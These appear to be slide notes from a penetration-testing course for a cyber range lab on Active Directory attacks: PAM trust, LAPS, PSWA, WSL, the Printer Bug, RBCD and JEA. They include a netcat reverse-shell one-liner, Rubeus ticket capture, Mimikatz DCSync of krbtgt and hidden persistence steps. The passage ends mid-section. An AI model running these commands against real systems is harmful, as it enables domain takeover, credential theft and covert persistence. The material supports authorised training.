

GCB Cyber Range Course

Nikhil Mittal

PentesterAcademy: <http://www.PentesterAcademy.com>

About me

- Twitter - @nikhil_mitt
- Blog – <https://labofapenetrationtester.com>
- Github - <https://github.com/samratashok/>
- Creator of Nishang, Kautilya, Deploy-Deception and RACE
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
 - DefCon, BlackHat, CanSecWest, BruCON and more.

Course Content

- PAM Trust
- LAPS
- Exchange ACLs
- PSWA
- WSL
- RBCD
- JEA
- Printer Bug

Goal

- This course is for students attempting the GCB Cyber Range at PentesterAcademy. GCB mimics a highly secure and true multi-forest enterprise environment.
- The goal of this course is to provide a technical background for those taking the labs on how to proceed with solving the challenges and flags.
- The course assumes a working knowledge of Enterprise security and Active Directory security. Therefore, there will be no introduction to basics.
 - If you are a beginner in AD security, go for our Attacking and Defending Active Directory course: <https://www.pentesteracademy.com/activedirectorylab>
 - If you would like to tackle a challenge lab which is mimics a typical enterprise setup, go for our Red Team lab: <https://www.pentesteracademy.com/redteamlab>
- This is not a walkthrough of the challenges but arms you with enough information, knowledge and tools to tackle them. Challenges are no fun with a walkthrough.

Course Structure

- The course is deliberately structured in separate sections which are not connected to each other to avoid giving hints for the challenges in GCB.
- For all the sections, we start with a brief introduction and proceed with enumeration and abuse.
- The course is recorded in separate labs and not in the GCB cyber range.

PAM TRUST

PAM Trust

- Privileged Access Management (PAM) was introduced in Server 2016 which "helps mitigate security concerns for Active Directory environments that are caused by credential theft techniques such pass-the-hash, spear phishing, and similar types of attacks".
- PAM introduces:
 - Bastion forest which is an administrator forest which is isolated from existing forests and is known (access granted through Microsoft Identity Management) to be free of any malicious activity.
 - Shadow security principal - Groups which can be mapped to high privilege groups, users or computer accounts of forests managed by the bastion. This enables management of other forests without making changes to groups or ACLs and without interactive logon.
 - Temporary Group Membership - This allows adding users to a group with expiration time. The TGT of a user with such a membership is invalidated after expiration time.

References: <https://docs.microsoft.com/en-us/windows-server/identity/whats-new-active-directory-domain-services#a-namebkmkpamaprivileged-access-management>
<https://docs.microsoft.com/en-us/microsoft-identity-manager/pam/privileged-identity-management-for-active-directory-domain-services>

PAM Trust

- When managing a production forest from a bastion forest, with the help of Shadow Security Principals, PAM trust solves the following problems:
 - No need to modify Administrators group in the production forest.
 - No need to change ACLs in the production forest.
 - Credentials of administrators from bastion forest are not exposed to the production forest as no interactive logon is required.
- In PAM trust (which is one way from production to bastion) EnableSIDHistory and EnablePIMTrust properties are set to 'yes' for the trust.
 - EnableSIDHistory allows injecting the SIDs of production forest in tickets of the bastion forest.
 - EnablePIMTrust allows even high privileges SIDs (like Enterprise Admins). This avoids the automatic SIDFiltering.

PAM Trust - Enumeration

- If the bastion forest is compromised (for example access to PAM trust is not given using approved workflows, this also leads to all the forests managed by the bastion.
- Let's enumerate if our current forest is a bastion forest.
- Using the ADModule, we can enumerate Trust properties. If a trust has ForestTransitive set to True and SIDFilteringQuarantined set to False (which means that SID Filtering is disabled), it has properties set for PAM trust.

```
Get-ADTrust -Filter {(ForestTransitive -eq $True) -and  
(SIDFilteringQuarantined -eq $False)}
```

- To be sure about use of PAM trust, we can enumerate the shadow security principals:

```
Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services,"  
+ (Get-ADRootDSE).configurationNamingContext) -Filter * -Properties * |  
select Name,member,msDS-ShadowPrincipalsid | fl
```

PAM Trust - Enumeration

- We can also enumerate if our current forest is managed by a bastion forest.
- That is, if we are in a production or user forest. Using ADModule, let's filter Forest trusts:

```
Get-ADTrust -Filter {(ForestTransitive -eq $True)}
```

- Now, TrustAttributes is a very good indicator. TAPT (TRUST_ATTRIBUTE_PIM_TRUST) is 0x00000400 (1024 in decimal) for PAM/PIM trust. If this bit and TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL (0x00000040) are set, the trust is a PAM trust.
- A trust attribute of 1096 is for PAM (0x00000400) + External Trust (0x00000040) + Forest Transitive (0x00000008).

PAM Trust - Abuse

- To abuse the PAM trust we must compromise users or groups who are part of shadow security principals:

```
Get-ADObject -SearchBase ("CN=Shadow Principal  
Configuration,CN=Services," + (Get-  
ADRootDSE).configurationNamingContext) -Filter * -Properties * |  
select Name,member,msDS-ShadowPrincipalSid | fl
```

- In the output of above command:
 - Name - Name of the shadow principal
 - member - Members from the bastion forest which are mapped to the shadow principal.
 - msDS-ShadowPrincipalSid - The SID of the principal (user or group) in the user/production forest whose privileges are assigned to the shadow security principal. In our example, it is the Enterprise Admins group in the user forest.

PAM Trust - Abuse

- Once we have compromised a user who is a part of the shadow security principals, we can access any resource in the production/user forest with Enterprise Admins privileges.
- We can access the production forest using PowerShell, WMI etc. with implicit credentials. For RDP, we need explicit credentials.
- Note if Kerberos AES encryption is not enabled for the trust, we need to modify the WSMAN TrustedHosts property and use Negotiate authentication for PSRemoting.

PAM Trust - Abuse


- Another option is to use SIDHistory injection. You might have noticed that the PAM trust allows high privilege SIDs to cross the forest trust which is normally filtered by SIDFiltering.

LOCAL ADMINISTRATOR PASSWORD SOLUTION (LAPS)

LAPS

- LAPS is Microsoft's solution for management of passwords of local Administrators (built-in or custom).
- LAPS, which is a Group Policy component, automatically checks for password expiry of accounts it is managing and rotates the expired password.
- Passwords are stored in special attributers (ms-mcs-admpwd) of computer objects in AD and access to them is controlled by ACLs.
- The passwords are stored in clear text but encrypted in transmission (Kerberos).

LAPS



Only those users who have explicit permissions can read the passwords in clear text.

The Client Side Extension (CSE) on managed machine is a AdmPwd.dll. On each GPO update, it checks for Password expiration and updates the password if required. (SYSTEM has permission to do so for SELF)

LAPS - Enumeration

- We can enumerate on which OUs LAPS is in use and which users are allowed to read passwords:
 - Using LAPS module (can be copied across machines):
`Import-Module C:\AD\Tools\AdmPwd.PS\AdmPwd.PS.ps1`
`Find-AdmPwdExtendedRights -Identity OUDistinguishedName`

LAPS - Enumeration

- We can enumerate on which OUs LAPS is in use and which users are allowed to read passwords:

- Using LAPS module (can be copied across machines):

```
Import-Module C:\AD\Tools\AdmPwd.PS\AdmPwd.PS.psd1
Find-AdmPwdExtendedRights -Identity OUDistinguishedName
```

- Powerview

```
Get-NetOU -FullData |
    Get-ObjectAcl -ResolveGUIDs |
    where-Object {
        ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
        ($_.ActiveDirectoryRights -match 'ReadProperty')
    } | ForEach-Object {
        $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid
$_ .IdentityReference).SID;
        $_
    }
```

LAPS - Abuse - Privilege Escalation

- Once we compromise the user which has the rights, use the following to read clear-text passwords:

- PowerView

```
Get-ADObject -SamAccountName <targetmachine$> | select -ExpandProperty ms-mcs-admpwd
```

- Active Directory module

```
Get-ADComputer -Identity <targetmachine> -Properties ms-mcs-admpwd | select -ExpandProperty ms-mcs-admpwd
```

- LAPS module

```
Get-AdmPwdPassword -ComputerName <targetmachine>
```

LAPS - Abuse - Persistence

- The SYSTEM user can modify the ms-mcs-admpwd and ms-mcs-admpwdexpirationtime attributes. This means, with SYSTEM privileges on a managed machine, we can modify the ms-mcs-admpwdexpirationtime attribute which contains the expiration time of passwords set by LAPS.
- With DA privileges, We can modify the ACLs of computer objects to provide attacker controlled users the permissions to read passwords in clear text.
- The client component AdmPwd.dll (default path C:\Program Files\LAPS\CSE\) has no integrity check and can be replaced with a malicious one for interesting attacks like saving known password, long expiration time etc.

POWERSHELL WEB ACCESS (PSWA)

PSWA

- PSWA provides a web-based Windows PowerShell console which can act as a PowerShell gateway.
- The idea behind PSWA is to provide a remote management interface which just needs a web browser and has no platform or plug-in dependency.
- PSWA was introduced in Server 2012 and needs Windows PowerShell v3.
- PSWA runs a web application on the machine (Port 443) which is available in default config on /pswa.
- Like a normal PowerShell session, we need administrator credentials to connect to PSWA.

PSWA - Abuse

- With admin access on a machine, we can quickly configure PSWA. Please note that this will be super noisy and needs inbound traffic allowed on 443.
 - Install Windows feature
`Install-WindowsFeature -Name windowsPowerShellWebAccess`
 - Configure the Gateway
`Install-PswaWebApplication -useTestCertificate`
 - Configure authorization rule
`Add-PswaAuthorizationRule -UserName <domain\user> -ComputerName <computer_name> -ConfigurationName <session_configuration_name>`
- The last command allows the specified user access only to the specified computername. Further restrictions (allowed cmdlets etc.) are enforced by specifying the configuration or endpoint to which the user can connect to.

PSWA - Abuse

- It is possible to allow wildcards '*' in Add-PswaAuthorizationRule cmdlet which means an 'allow all' kind of rule. This allows anyone _with_ credentials to connect to any machine and any configuration.

```
Add-PswaAuthorizationRule -UserName * -ComputerName * -  
ConfigurationName *
```

- Please note that we will still need, by default, the administrative credentials. Unless, we have modified the ACL of the PSRemoting endpoint to allow our user to connect to it without admin privileges.

WINDOWS SUBSYSTEM FOR LINUX (WSL)

WSL

- WSL allows running native Linux ELF64 binaries (like bash and other tools and utilities) a Windows machine without a separate VM, Cygwin or container by virtualizing a Linux kernel interface on top of the Windows NT kernel
- It is primarily comprised of:
 - User mode session manager service that handles the Linux instance life cycle.
 - Pico provider drivers (lxss.sys, lxcore.sys) that emulate a Linux kernel by translating Linux syscalls.
 - Pico processes that host the unmodified user mode Linux (e.g. /bin/bash).
- WSL2 will have an actual Linux Kernel (available on Windows 10 Insider Preview Build 18917)

WSL - Abuse

- 'Pico processes and drivers provide the foundation for the Windows Subsystem for Linux, which runs native unmodified Linux binaries by loading executable ELF binaries into a Pico process's address space and executes them atop a Linux-compatible layer of syscalls.'
- AVs which do not use Pico process APIs have no visibility of the processes executed using WSL. This provides better chances of bypass.

WSL - Abuse

- With the additional Linux tooling included (like Python), WSL increases the attack surface of a machine and the opportunities to abuse the new functionality.
- As a very simple example, we can use the built-in netcat on Ubuntu to have a reverse shell on the target machine with WSL enabled.

```
ws1.exe mknod /tmp/backpipe p && /bin/sh  
0</tmp/backpipe | nc 192.168.100.1 443  
1>/tmp/backpipe
```

WSL - Abuse

- We can run Windows tools from WSL which may be useful in avoiding some application whitelisting:
- bash.exe (Note that bash.exe is 'nominally deprecated' is listed to be blocked in Microsoft recommended block rules).
`bash.exe -c cmd.exe`
- wsl.exe
`wsl.exe cmd.exe`
- In both the above cases, the Windows application will have:
 - Same permissions as the WSL process.
 - Run as the current Windows user.
 - Uses the working directory as the WSL command prompt. That is we can access the Windows file system from WSL.

WSL - Abuse

- We can run Linux tools from Windows by using wsl (as we did for the netcat command):


```
wsl.exe ls
```

- The Linux binary will have:
 - Same rights as the calling process and terminal.
 - Run as the WSL default user.
 - Uses the working directory as the cmd or PowerShell command prompt. We can anyways access the file system of WSL Linux from Windows but this means we can do that with Linux tools as well.

PRINTER BUG

Delegation

- When a server or service needs to impersonate a user to access another server or service, delegation is required.
- For example, users authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user and not as the web server's service account.




Delegation - Types

- There are two types of Kerberos Delegation:
 - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain.
 - Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers. Also supports Protocol Transition for users who use non-Kerberos authentication.
- Please note that in both types of delegations, a mechanism is required to impersonate the incoming user and authenticate to the second hop server (Database server in our example) as the user.

Delegation - Unconstrained Delegation

- A user provides credentials to the Domain Controller.
- The DC returns a TGT.
- The user requests a TGS for the web service on Web Server.
- The DC provides a TGS.
- The user sends the TGT and TGS to the web server.
- The web server service account use the user's TGT to request a TGS for the database server from the DC.
- The web server service account connects to the database server as the user.




Delegation - Unconstrained Delegation

- When set for a particular machine, unconstrained delegation allows delegation to any service to any resource on the domain as a user.
- That is, Unconstrained Delegation is obviously bad. If we compromise a machine with unconstrained delegation and a high privilege user (like DA) connects to it, we can extract the user's TGT and access any service in the domain as that user.
- The only requirement is to somehow trick a high privilege user to connect to the machine with unconstrained delegation which we compromised.

Delegation - Unconstrained Delegation - Printer Bug

- How do we trick a high privilege account to connect? Printer Bug helps with that!
- A feature of MS-RPRN which allows any domain user (Authenticated User) can force any machine (running the Spooler service) to connect to second a machine of the domain user's choice.
- Using this, we can trick domain controller of our domain, forest root and before a Patch on July 9, 2019 even the domain controller of a trusted domain with two way forest trust!!



Delegation - Unconstrained Delegation - Printer Bug

- We can use MS-RPRN.exe (<https://github.com/leechristensen/SpoolSample>) on machine with unconstrained delegation:

```
.\MS-RPRN.exe \\FQDNoFDC \\FQDNoUnconstrainedDelegation
```
- We can capture the TGT of DC by using Rubeus (<https://github.com/GhostPack/Rubeus>) on machine with unconstrained delegation :

```
.\Rubeus.exe monitor /interval:5
```

Delegation - Unconstrained Delegation - Printer Bug

- Copy the base64 encoded TGT, remove extra spaces and use it on the attacker's machine:

```
.\Rubeus.exe ptt /tikcet:
```

Or

- Use Invoke-Mimikatz:

```
[IO.File]::WriteAllBytes("C:\AD\Tools\DC.kirbi",  
[Convert]::FromBase64String("ticket_from_Rubeus_monitor"))  
Invoke-Mimikatz -Command '"kerberos::ptt C:\AD\Tools\DC.kirbi"'
```

- Run DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'
```

RESOURCE-BASED CONSTRAINED DELEGATION (RBCD)

'Classic' Constrained Delegation

- Constrained delegation allows access only to a particular service on a particular machine which is specified in the in msDS-AllowedToDelegateTo of the service account as ANY user.
- There is a well known risk that not only the service specified but any service using the same service account can be accessed.
- For example, if msDS-AllowedToDelegateTo specifies CIFS/fileserver.acmecorp, we can access both CIFS and other services like HOST, RPCSS, HTTP, WSMAN etc.

'Classic' Constrained Delegation

- For constrained delegation, the front-end or first hop service account (web server in our example) must have the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION – T2A4D UserAccountControl attribute.
- Only Domain Administrators can set this attribute (SeEnableDelegation privilege). This meant that the service administrators of the target service (database in our example) had no way of knowing which front-end services delegated to them.
- Resource-based constrained delegation changes this.

Resource-based Constrained Delegation (RBCD)

- In case of RBCD, service administrators/owners can configure which domain accounts are allowed to delegate to them.
- 'This shifts the decision of whether a server should trust the source of a delegated identity from the delegating-from domain administrator to the resource owner.'
- Instead of SPNs on msDs-AllowedToDelegatTo on the front-end service like web service, access in this case is controlled by security descriptor of msDS-AllowedToActOnBehalfOfOtherIdentity (visible as PrincipalsAllowedToDelegateToAccount) on the resource/service like database service.

RBCD - Abuse

- So, resource owner can configure RBCD. But what are the privileges required for that? 'Write' permissions to the target computer object are enough!
- We just need two privileges:
 - One, control over an object which has SPN configured (like admin access to a domain joined machine or ability to join a machine to domain - ms-DS-MachineAccountQuota is 10 for all domain users)
 - Two, Write permissions over the target computer object to configure msDS-AllowedToActOnBehalfOfOtherIdentity.

RBCD - Abuse - ACL

- Let's go for the scenario where we need to add a new computer object in the domain.
- We can use Powermad (<https://github.com/Kevin-Robertson/Powermad>) for that:

```
Import-Module .\Powermad.psdl
```

```
New-MachineAccount -Domain offensiveps.powershell.local  
-DomainController 192.168.2.1 -MachineAccount  
AttackCompObj -Password (ConvertTo-SecureString  
'Password123' -AsPlainText -Force) -Verbose
```

RBCD - Abuse - ACL

- We can enumerate if our current user has Write permissions on any computer object by ACL scanning using ADACLScanner, BlodHound or PowerView (Invoke-ACLScanner).
- Once we know that our current user has Write permission on ops-sqlsrvone, run the following command from the Active Directory module to set RBCD on ops-sqlsrvone:

```
Import-Module C:\AD\Tools\ADModule-master\Microsoft.ActiveDirectory.Management.dll
```

```
Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
```

```
Set-ADComputer ops-sqlsrvone -PrincipalsAllowedToDelegateToAccount  
AttackCompObj$ -Verbose
```

RBCD - Abuse - New computer account

- Now, using Rubeus, we can request a TGS for a service on ops-sqlsrvone as ANY user. Note that we need to convert the password of AttackCompObj to NTLM hash:

```
.\Rubeus.exe s4u /user:AttackCompObj$  
/rc4:58A478135A93AC3BF058A5EA0E8FDB71 /msdsspn:http/ops-  
sqlsrvone /impersonateuser:Administrator /ptt
```

- We requested TGS for HTTP which means access (as DA - Administrator using PSRemoting:

```
Enter-PSSession -ComputerName ops-sqlsrvone
```

RBCD - Persistence

- Since, RBCD requires just 'Write' permissions on a computer object, it is very silent as a persistence mechanism.
- If we have DA permissions, we can use the RACE toolkit (<https://github.com/samratashok/RACE>) to modify permissions of a computer object and use it later:

```
Set-DCPermissions -Method RBCD -DistinguishedName 'CN=OPS-FILE,OU=Servers,DC=offensiveps,DC=powershell,DC=local' -SAMAccountName labuser -Verbose
```
- Later on, run the below command on the attacker's machine to allow delegation for 'attacker' machine account:

```
Set-ADComputer -Identity ops-file -PrincipalsAllowedToDelegateToAccount ops-user1$
```
- Then we can use Rubeus to access the target machine as DA.

JUST ENOUGH ADMINISTRATION (JEA)

JEA

- JEA is a PowerShell v5 security feature. It helps in delegating administrative tasks and thereby decreasing risk of admin credential compromise.
- The aim of JEA is to reduce the number of administrators on a machine, strictly limit users to delegated administrative tasks and provide visibility of what the users do in their PSSessions.
- Using JEA, we can define PowerShell Remoting Endpoints which achieve the above using:
 - **Virtual accounts** - temporary local accounts which are local admin on member machines and DA on DCs but no rights to manage resources on network.
 - **Least Privilege** - Ability to limit the cmdlets and commands which a user can run through Role Capabilities.
 - **Visibility** - Session transcripts and PowerShell logging.

JEA

- So, ANY user connecting to a JEA endpoint gets local admin privileges.
- The least privilege is enforced by the 'NoLanguage' mode in the JEA session
 - No PowerShell providers, no external programs, no aliases and only few cmdlets allowed:
 - Clear-Host (cls, clear)
 - Exit-PSSession (exsn, exit)
 - Get-Command (gcm)
 - Get-FormatData
 - Get-Help
 - Measure-Object (measure)
 - Out-Default
 - Select-Object (select)

JEA - Role Capabilities

- We need to define allowed cmdlets and commands that are allowed. This is achieved by defining the role capabilities.
- When creating a JEA endpoint, we need to use a role capability file (.psrc) where we define the VisibleCmdlets, VisibleExternalCommands, VisibleProviders, VisibleFunctions and so on.

```
New-PSRoleCapabilityFile -Path .\JEA.psrc
```

JEA - Session Configuration

- For session configuration, we use a session configuration file (.pssc) where we define:
 - Identity - Whether to use the local virtual account or group-managed service account for incoming connection
 - Session transcripts
 - Role Definitions - This is where user to role mapping is done. 'Every user or group included in this field is granted permission to the JEA endpoint when it's registered.'

```
New-PSSessionConfigurationFile -SessionType  
RestrictedRemoteServer -Path .\JEA.pssc  
Register-PSSessionConfiguration -Path .\JEA.pssc -Name  
'Persist' -Force
```

JEA - Abuse - Misconfig

- A misconfigured JEA endpoint is ripe for abuse.
- Limiting the allowed commands is critical to security of the JEA endpoint.
- Allowing 'dangerous' commands like net.exe or cmdlets like Start-Process can be abused.
- The role capability file allows use of wildcard '*' which is ripe for abuse. For example, if we want to allow Start-Transcript, a config allowing Start-* will also allow Start-Process, Start-Service and so on.

JEA - Abuse - Persistence

- If we have admin privileges on a machine, we can create a JEA endpoint which allows all commands to a user we control.
- With this capability, it is also possible to clear the transcripts for this endpoint.
- Since, there are no special logs (other than access logs for the virtual account (WinRM Virtual Users\WinRM_VA_AccountNumber_***domain_username***)), this persistence is very useful.

JEA - Abuse - Persistence

- Using the RACE toolkit, we can create a new JEA endpoint which allows every command to a user we control. Let's do it on the DC (need DA privileges):

```
Set-JEAPermissions -ComputerName ops-dc -SamAccountName labuser -Verbose
```

- From the attacker's machine, as labuser, run:

```
